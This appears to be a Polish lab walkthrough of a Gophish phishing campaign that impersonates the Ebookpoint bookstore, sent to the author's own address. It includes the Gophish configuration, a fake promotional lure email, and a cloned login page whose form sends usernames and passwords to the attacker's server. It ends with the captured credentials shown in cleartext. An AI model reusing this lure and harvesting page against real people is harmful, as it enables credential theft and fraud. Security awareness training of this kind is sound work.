File Actions Edit View Help
{
    "admin_server": {
        "listen_url": "192.168.158.147:3333",
        "use_tls": true,
        "cert_path": "gophish_admin.crt",
        "key_path": "gophish_admin.key",
        "trusted_origins": []
    },
    "phish_server": {
        "listen_url": "0.0.0.0:80",
        "use_tls": false,
        "cert_path": "example.crt",
        "key_path": "example.key"
    },
    "Email Template": {
        "db_name": "sqlite3",
        "db_path": "gophish.db",
        "migrations_prefix": "db/db_"
    },
    "Sending Profiles": {
        "contact_address": "",
        "logging": {
            "filename": "",
            "level": ""
        }
    },
    "Account Settings": {
        "User Management": {}
    }
}
```

2. Po uruchomieniu narzędzia Gophish, dalszą konfigurację przeprowadzamy przy pomocy przeglądarki.

3. W pierwszej kolejności należy odpowiednio wprowadzić ustawienia w zakładce Sending Profiles.

Wprowadzamy tam nazwę (ang. *Name*) – Ebookpoint. SMTP From – adres email, osoby, która wysyła maila. Host: smtp.gmail.com:587. Oraz username: szymon200386@gmail.com (nazwa użytkownika do poczty) oraz hasło dostępowe do poczty, które uzyskaliśmy przy pomocy aplikacji AppPasswords.

The screenshot shows the 'Ebookpoint' profile configuration. It includes fields for Name (Ebookpoint), Interface Type (SMTP), SMTP From (szymon200386@gmail.com), Host (smtp.gmail.com:587), Username (szymon200386@gmail.com), Password (redacted), and an 'Ignore Certificate Errors' checkbox. Below this, there's a 'Twoje hasła do aplikacji' section showing a generated password for 'gmail' (Utworzono 13:32) and a 'Nazwa aplikacji' input field. On the right, there are sections for 'Email Headers' (X-Custom-Header, {{URL}}-gophish, + Add Custom Header) and a 'Show' dropdown.

4. Kolejno odpowiednio modyfikujemy ustawienia zakładki Landing Page.

Edit Landing Page

The screenshot shows the 'Edit Landing Page' configuration for the 'Ebookpoint' profile. It includes fields for Name (Ebookpoint), 'Import Site' button, 'HTML' tab (with a code editor containing a script that checks if the domain matches 'cba.pl' and substrs it), 'Capture Submitted Data' (checked), 'Capture Passwords' (checked), a warning message about credentials being stored in cleartext, 'Redirect to' field (https://ebookpoint.pl), and 'Save Page' button. There are also 'Cancel' and 'Capture Submitted Data' checkboxes at the bottom.

Name – nazwa: Ebookpoint

Importujemy za pomocą przycisku *Import Site* fałszywą stronę, wpisujemy adres URL: <http://ebookpoint.cba.pl>

Dodatkowo Redirect to: <https://ebookpoint.pl>, chcemy, aby po dokonaniu procesu logowania nastąpiło przekierowanie na stronę ebookpoint.pl (oficjalna strona Ebookpoint).

Subject – tytuł maila brzmi: *Skorzystaj z najnowszych promocji w Ebookpoint!!!*



To już 13 lat! 13 lat... i tysiące powodów, by pokochać czytanie! Jak co roku, chcemy hucznie świętować urodziny, więc wraz z czołowymi Wydawcami polskiego rynku książki zrabatowaliśmy

Łącznie ponad 70 tysięcy tytułów

ebooków, audiobooków, książek papierowych oraz kursów video.

🌟 Ceny startują od 6,90 zł, a rabaty sięgają nawet 98%! 🌟

W akcji udział biorą między innymi Dom Wydawniczy REBIS, Wydawnictwo Agora, Copernicus Center Press, Wydawnictwo Czarne, Filia, Czwarta Strona, Marginesy, Wydawnictwo Poznańskie, Wydawnictwo Literackie, HarperCollins, Wielka Litera, Wydawnictwo Kobiece, beYA, Helion oraz dziesiątki innych wydawców :)

Baw się z nami, korzystaj z rabatów i odbierz ebooka ZUPEŁNIE ZA DARMO!

❗ Pamiętaj, akcja trwa tylko 72 godziny !

Bawimy się do 6 listopada do 23:59.

Idź do promocji! >>

Po kliknięciu w przycisk „Idź do promocji” przekierowuje nas na stronę logowania do Ebookpoint (www.ebookpoint.cba.pl), gdzie możemy zalogować się do serwisu.

- Kolejno tworzymy grupę użytkowników, do których będziemy wysyłać maile phishingowe. Wprowadzamy nazwę: EbookpointUsers oraz dodajemy adresy mailowe.

W naszym przypadku będzie to jeden adres mailowy:

Edit Group

Name:
EbookpointUsers

+ Bulk Import Users Download CSV Template

First Name Last Name Email Position + Add

Show 10 entries Search:

First Name	Last Name	Email	Position
Szymon	Szkarlat	szymon200386...	

Showing 1 to 1 of 1 entries Previous 1 Next

Close Save changes

- Kolejno przechodzimy do ustawień kampanii w zakładce Campaign. Wprowadzamy nazwę kampanii. Dodajemy adres URL, który będzie odpowiedzialny za podsłuchiwanie oraz przechwycenie danych logowania oraz dodajemy grupę docelową, do której będziemy wysyłać wiadomości phishingowej (my dodajemy EbookpointUsers).

New Campaign

Name: Ebookpoint Campaign

Email Template: Ebookpoint

Landing Page: Ebookpoint

URL: <http://ebookpoint.cba.pl>

Launch Date November 16th 2024, 1:38 pm Send Emails By (Optional) ?

Sending Profile: Ebookpoint

Groups: EbookpointUsers

Send Test Email

7. Mail został nadany i trafił na docelowy adres mailowy (szyomon200386@gmail.com). Otrzymany mail prezentuje się następująco.



8. Kolejno wiadomość została otwarta oraz wprowadzone zostały dane logowania, jednak nie nastąpiło przekierowanie na stronę ebookpoint.pl.

Logowanie do Ebookpoint

Użytkownik

user
Hasło

Zaloguj się

9. Po podaniu danych logowania oraz kliknięciu opcji „Zaloguj się” przekierowuje nas na poniższą stronę, zamiast na stronę ebookpoint.pl



10. W narzędziu Gophish nie udało się zebrać informacji takich jak:
 - data otwarcia maila
 - dane logowania, podawane na fałszywej stronie logowania do Ebookpoint

Details

First Name	Last Name	Email	Position	Status	Reported
Szymon	Szkarlat	szyomon200386@gmail.com		Email Sent	

Timeline for Szymon Szkarlat

Email: szyomon200386@gmail.com
Result ID: IWIWspKP

Action	Date
Campaign Created	November 16th 2024 1:39:16 pm
Email Sent	November 16th 2024 1:39:17 pm

II próba

Druga próba była realizowana bez hostingu na stronie cba.pl. Hosting był realizowany w oparciu o sieć wewnętrzna.

1. Docelowa grupa użytkowników (Group), plik konfiguracyjny (config.json) narzędzia Gophish, zakładka Sending Profiles zostały tak samo skonfigurowane jak w próbie nr I.
2. Zmianie uległy templatka mailowa. Dokonano zmiany w kodzie, gdzie zamiast przekierowania na stronę ebookpoint.cba.pl przekierowanie było realizowane za pomocą {{.URL}}, czyli adresu, który został podany w konfiguracji kampanii oraz w pliku config.json – 192.168.158.147.

```
<tr>
  <td bgcolor="#0a3f5c" style="padding:10px; 20px;">
    <a href="{{.URL}}" style="color:#ffffff; text-decoration:none; letter-spacing:1px; font-size:18px; font-weight:bold; display:inline-block;" id="do_promociji">
      Idź do promocji!
    </a>
  </td>
</tr>
</td>
</tr>
<!-- /content row -->
</tbody>
</table>
```

3. Natomiast w Landing Page dokonano zmiany strony, gdzie w poprzedniej próbie, po naciśnięciu przycisku „Zaloguj się” następowało przekierowanie na adres ebookpoint.cba.pl/login. Teraz za pomocą wprowadzonych zmian dane logowanie trafiać będą na adres 192.168.158.147, czyli w miejsce gdzie był uruchomiony Gophish {{.URL}}. Z kolei użytkownik zostanie przekierowany na adres ebookpoint.pl (adres podany w opcji Redirect to – zakładka Landing Page).

```
50  </head>
51  <body>
52    <div class="login-container">
53      <h2>Logowanie do Ebookpoint</h2>
54      <form action="{{.URL}}" method="POST">
55        <label for="username">Login</label>
56        <input type="text" id="username" name="username" required>
57
58        <label for="password">Hasło</label>
59        <input type="password" id="password" name="password" required>
60        <button type="submit">Zaloguj się</button>
61      </form>
62    </div>
63  </body>
64  </html>
65
```

4. W ustawieniach kampanii wprowadziliśmy nazwę Ebookpoint Campaign 2, adresy mailowe docelowe oraz URL (ustawiony na adres maszyny z Kali Linux: 192.168.158.147), który będzie podsłuchiwał i przechwytywał wszelką aktywność odbiorcy wiadomości (m.in. dane logowania; data otwarcia maila; data wejścia w link, załączony w mailu).

Name:

Email Template:

Landing Page:

URL:

Launch Date: Send Emails By (Optional)

Sending Profile:

Groups:

5. Mail został wysłany

Results for Ebookpoint Campaign2

Back Export CSV Complete Delete Refresh

Campaign Timeline

11:13:42,377

Email Sent	Email Opened	Clicked Link	Submitted Data	Email Reported
1	0	0	0	0

Faktycznie wiadomość trafiła na wysłany adres mailowy (szymon200386@gmail.com)

Skorzystaj z najnowszych promocji w Ebookpoint!!! - Korzystaj z tysięcy okazji i pokochaj czytanie! :) Ebookpoint ... 17:13

6. Wprowadzamy dane w formularzu logowania i klikamy „Zaloguj się”

Logowanie do Ebookpoint

Login

Hasło

Zaloguj się

7. Po zalogowaniu przekierowywani jesteśmy na stronę ebookpoint.pl. Jest to pierwsza pozytywna różnica w porównaniu z próbą nr I.

ebookpoint Tu się teraz czyta

Wpisz zagadnienie, tytuł lub autora

Zaloguj się Konto BIBLIOTEKA 0,00 zł (0) KOSZYK

Kategorie

Literatura

- Podręczniki szkolne
- Biznes i ekonomia
- Dla dzieci
- Dla młodzieży
- Edukacja
- Encyklopedie, słowniki
- E-prasa
- Historia
- Informatyka
- Inne
- Języki obce
- Kultura i sztuka
- Lektury szkolne
- Nauki przyrodnicze
- Nauki społeczne
- Popularnonaukowe i akademickie
- Poradniki
- Poradniki do gier
- Poradniki zawodowe i

Ebooki Audiobooki Kursy video Blog Promocje Nowości Bestsellery Aplikacja mobilna NEW Pomoc Live Chat

-25% WYDAWNICTWO LUNA ebookpoint

Księgarnia internetowa Ebookpoint - najlepsze ebooki, audiobooki, książki i kursy video dla każdego

Ebook dnia

8. Te małe wprowadzone zmiany, pozwoliły na zebranie informacji takich jak:

- data otwarcia fałszywej wiadomości mailowej
- data wejścia w link wysłany w mail
- dane logowania na fałszywej stronie
- przeglądarka w jakiej link został otwarty (w tym przypadku jest to Opera)

9. Cała kampania przebiegła zatem pomyślnie. Co potwierdza poniższy zrzut ekranu, z narzędzia Gophish. Na zrzucie możemy dostrzec dokładny przebieg kampanii, oraz podejrzeć dane logowania, które wprowadził niczego nieświadomy użytkownik.

Timeline for Szymon Szkarlat

Email: szymon200386@gmail.com

Result ID: uRMyV9G

	Campaign Created	November 18th 2024 11:13:40 am
	Email Sent	November 18th 2024 11:13:42 am
	Clicked Link	November 18th 2024 11:14:48 am
	<input checked="" type="checkbox"/> Windows (OS Version: 10) <input type="checkbox"/> Opera (Version: 114.0.0.0)	
	Submitted Data	November 18th 2024 11:15:26 am
	<input checked="" type="checkbox"/> Windows (OS Version: 10) <input type="checkbox"/> Opera (Version: 114.0.0.0)	
		Replay Credentials
		View Details
Parameter	Value(s)	
password	marcinjelen123	
username	marcinjelen	